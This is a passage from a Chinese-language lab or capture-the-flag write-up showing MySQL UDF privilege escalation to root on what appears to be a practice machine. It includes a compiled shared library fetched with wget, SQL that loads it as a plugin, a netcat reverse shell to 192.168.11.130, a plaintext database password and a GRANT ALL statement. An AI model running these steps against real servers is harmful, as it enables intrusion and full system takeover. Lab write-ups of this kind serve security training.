 python -c ‘import pty; pty.spawn("/bin/bash")’
然后按照上述步骤跟着萧瑟迪走即可
gcc -g -shared -Wl,-soname,1518.so -o udf.so 1518.c -lc
python -m http.server 8080
cd tmp
wget http://192.168.11.130:8080/udf.so
 弄好后就来到下阶段步骤:
 先登录进去mysql:mysql -uroot -pR@v3nSecurity (值得注意的是这里登录mysql的时候最好给自己起一个bash,否则只反弹shell是进不去的)
这里又又又又有一个小知识点:在mysql提权中,5.2版本后的提权需要把提权的.so文件导出到固定目录,也就是87代码所示目录:show variables like ‘%plugin%’;
 知道我们.so文件需要放哪后接着就是通过 show variables like ‘%secure%’; 去查看mysql中的secure-file-priv 是否限制了我们,不然我们怎么将.so文件放进插件目录呢?
 发现它这个限制是关的,所以是我们多虑了,那么接下来就可以开始我们的提权了!
 create table boqi (line blob);
insert into boqi values (load_file(’/tmp/udf.so’));
select * from boqi into dumpfile ‘/usr/lib/mysql/plugin/udf.so’;
create function do_system returns integer soname ‘udf.so’;
select do_system(’nc 192.168.11.130 5555 -e /bin/bash’);

 成功拿到root

下面是演示工具梭哈提权: GRANT ALL PRIVILEGES ON . TO ‘root’@’%’ IDENTIFIED BY ‘R@v3nSecurity’ WITH GRANT OPTION;
主播破防了,不演示了